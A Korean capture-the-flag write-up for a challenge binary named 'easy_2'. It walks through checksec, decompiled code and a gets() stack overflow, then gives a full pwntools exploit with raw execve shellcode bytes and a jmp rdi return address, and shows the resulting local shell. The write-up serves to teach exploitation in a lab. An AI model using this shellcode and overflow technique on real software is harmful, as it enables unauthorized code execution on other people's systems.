>> easy_2 풀이

```
pwndbg> checksec
[*] '/mnt/hgfs/vm_shared/easy_2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

어머나... 보호 기법이 아무 것도 안 걸려있다!
일단 NX가 없다는 것은 쉘코드 문제인 것 같다.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax@1
  char v5; // [sp+10h] [bp-40h]@1

  puts("Welcome to the Dr. Phil Show. Wanna smash?", argv, envp);
  fflush(stdin);
  gets(&v5);
  LODWORD(v3) = sub_400320(&v5, "Smash me outside, how bout dAAAAAAAAAAA");
  if ( !v3 )
    exit(0LL);
  return 0;
}
```

easy_2의 main 문이다.
이곳에서 보면 Welcome ~~~을 출력시키고 v5 값을 얻고 v5와 "Smash ~~~"를 인자로 sub_400320 함수를 실행시키는데, 그 반환 값을 v3에 넣는다. 만약 v3 값이 없으면 exit 함수를 실행시키고 있으면 return 0으로 끝난다.

근데 gets로 받는 거보니깐 버퍼오버플로우가 일어날 것 같다.

일단 sub_400320의 정체를 알아야했다. 그래서 가보니깐

```
void __fastcall sub_400320()
{
  JUMPOUT(&word_400326);
}
```

ㅇㅇ? 400326으로 점프를 한다. 그곳의 값을 보도록 한다.

```
word_400326     dw ?                    ; DATA XREF: .got.plt:off_6C9030↓o
                dq ?
```

6c9030의 plt인 것 같다.
그렇다면 이곳에서는 값을 볼 수 없고 파일을 실행시키고 나서 값을 봐야할 것 같다.

IDA로 main의 어셈을 보기로 했다.

```
.text:00000000004009AE                  push    rbp
.text:00000000004009AF                  mov     rbp, rsp
.text:00000000004009B2                  sub     rsp, 50h
.text:00000000004009B6                  mov     [rbp+var_44], edi
.text:00000000004009B9                  mov     [rbp+var_50], rsi
.text:00000000004009BD                  mov     edi, offset aWelcomeToTheDr
.text:00000000004009C2                  call    puts
.text:00000000004009C7                  mov     rax, cs:stdin
.text:00000000004009CE                  mov     rdi, rax
.text:00000000004009D1                  call    fflush
.text:00000000004009D6                  lea     rax, [rbp+var_40]
.text:00000000004009DA                  mov     rdi, rax
.text:00000000004009DD                  mov     eax, 0
.text:00000000004009E2                  call    gets
.text:00000000004009E7                  lea     rax, [rbp+var_40]
.text:00000000004009EB                  mov     esi, offset aSmashMeOutside
.text:00000000004009F0                  mov     rdi, rax
.text:00000000004009F3                  call    sub_400320
.text:00000000004009F8                  test    rax, rax
.text:00000000004009FB                  jz      short loc_400A04
.text:00000000004009FD                  mov     eax, 0
.text:0000000000400A02                  jmp     short locret_400A0E
```

sub_400320을 콜 한 직후인 4009F8에 bp를 걸어본 후 got 값을 살펴보기로 했다.

```
pwndbg> x/i 0x400320
   0x400320:    jmp    QWORD PTR [rip+0x2c8d0a]        # 0x6c9030
pwndbg> x/gx 0x6c9030
0x6c9030:       0x000000000043cd30
pwndbg> x/i 0x43cd30
   0x43cd30 <__strstr_sse2_unaligned>:  movzx  eax,BYTE PTR [rsi]
```

하핫 sub_400320의 정체는 strstr함수였다. 표준 함수여서 내용을 아니깐 다행 ...
strstr은 인자1에서 인자2의 문자열이 있는지 검색하는 함수이다.
즉 우리가 입력한 v5 안에 “Smash~~~”가 있으면 v5의 포인터를 v3에게 반환하고, v3의 값이 있으니 if문 안의 exit를 뛰어 넘으니 ret값을 조작할 수 있을 것 같다.

gets로 버퍼오버플로우를 일으킬 수 있으니 버퍼의 크기를 보기로 했다.

```
lea     rax, [rbp+var_40]
mov     esi, offset aSmashMeOutside ; "Smash me outside, how bout
mov     rdi, rax
call    sub_400320
test    rax, rax
```

rax에 함수가 반환이 되는데 그 크기가 0x40만큼이니 아마 버퍼의 크기는 0x40같다.
즉 크기는 16 * 4 = 64이다.

근데 “Smash ~~~”의 크기는

39이므로 64-39 = 25에다가 sfp +8을 하면 33바이트만큼의 공간을 얻는다. 이 부분을 활용하면 될 듯하다.

jmp를 사용해서 쉘코드가 있는 방향으로 가면 될 것 같다.
근데 jmp를 할 레지스터를 모르므로 다시 한 번 gdb로 디스어셈블을 봐야겠다...

```
pwndbg> x/26i 0x4009ae
   0x4009ae <main>:     push   rbp
   0x4009af <main+1>:   mov    rbp,rsp
   0x4009b2 <main+4>:   sub    rsp,0x50
   0x4009b6 <main+8>:   mov    DWORD PTR [rbp-0x44],edi
   0x4009b9 <main+11>:  mov    QWORD PTR [rbp-0x50],rsi
   0x4009bd <main+15>:  mov    edi,0x4a06a8
   0x4009c2 <main+20>:  call   0x40fca0 <puts>
   0x4009c7 <main+25>:  mov    rax,QWORD PTR [rip+0x2c8d7a]        # 0x6c9748 <stdin>
   0x4009ce <main+32>:  mov    rdi,rax
   0x4009d1 <main+35>:  call   0x40f780 <fflush>
   0x4009d6 <main+40>:  lea    rax,[rbp-0x40]
   0x4009da <main+44>:  mov    rdi,rax
   0x4009dd <main+47>:  mov    eax,0x0
   0x4009e2 <main+52>:  call   0x40fad0 <gets>
   0x4009e7 <main+57>:  lea    rax,[rbp-0x40]
   0x4009eb <main+61>:  mov    esi,0x4a06d8
   0x4009f0 <main+66>:  mov    rdi,rax
   0x4009f3 <main+69>:  call   0x400320
   0x4009f8 <main+74>:  test   rax,rax
   0x4009fb <main+77>:  je     0x400a04 <main+86>
   0x4009fd <main+79>:  mov    eax,0x0
   0x400a02 <main+84>:  jmp    0x400a0e <main+96>
   0x400a04 <main+86>:  mov    edi,0x0
   0x400a09 <main+91>:  call   0x40ea30 <exit>
   0x400a0e <main+96>:  leave
   0x400a0f <main+97>:  ret
```

흠... gets를 한 값을 rax에 넣긴 하는데 그러면 jmp rdi를 하면 처음으로 돌아가니깐 ret에 jmp rdi를 하면 쉘코드가 실행될 것 같으니 처음 부분에 쉘코드를 넣으면 될 것 같다.

페이로드를 작성해보자면 (27바이트 쉘코드)

****

NOP * 6 + 쉘코드 (27) + “Smash~~~”(39) + jmp rdi

****

크으 이렇게 하면 될 것 같다.

이젠 jmp rdi가 있는 곳을 찾으면 될 것 같다.


이야 ㅋ 이제 코드를 짜본다.

****

```
from pwn import *

#context.log_level="debug"

r = process('./easy_2')
print ELF('./easy_2')

print r.recv(1024)
payload = "\x90" * 6
payload += "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
payload += "Smash me outside, how bout dAAAAAAAAAAA"
payload += p64(0x4c5ec3)

r.sendline(payload)

r.interactive()
```

****

실행을 하면?


kimyoungsu@kimyoungsu-virtual-machine: /mnt/hgfs/vm_shared
kimyoungsu@kimyoungsu-virtual-machine:/mnt/hgfs/vm_shared$ python easy_2_exploit
.py
[+] Starting local process './easy_2': pid 68377
[*] '/mnt/hgfs/vm_shared/easy_2'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x400000)
RWX: Has RWX segments
ELF('/mnt/hgfs/vm_shared/easy_2')
Welcome to the Dr. Phil Show. Wanna smash?
[*] Switching to interactive mode
$ id
uid=1000(kimyoungsu) gid=1000(kimyoungsu) groups=1000(kimyoungsu),4(adm),24(cdro
m),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ls
SSG_CRASH_HANSEE.zip easy_1 easy_2.id0 easy_2.id2 easy_2.til start
core easy_2 easy_2.id1 easy_2.nam easy_2_exploit.py
$

쉘을 땄다. ㅅㅅㅅㅅ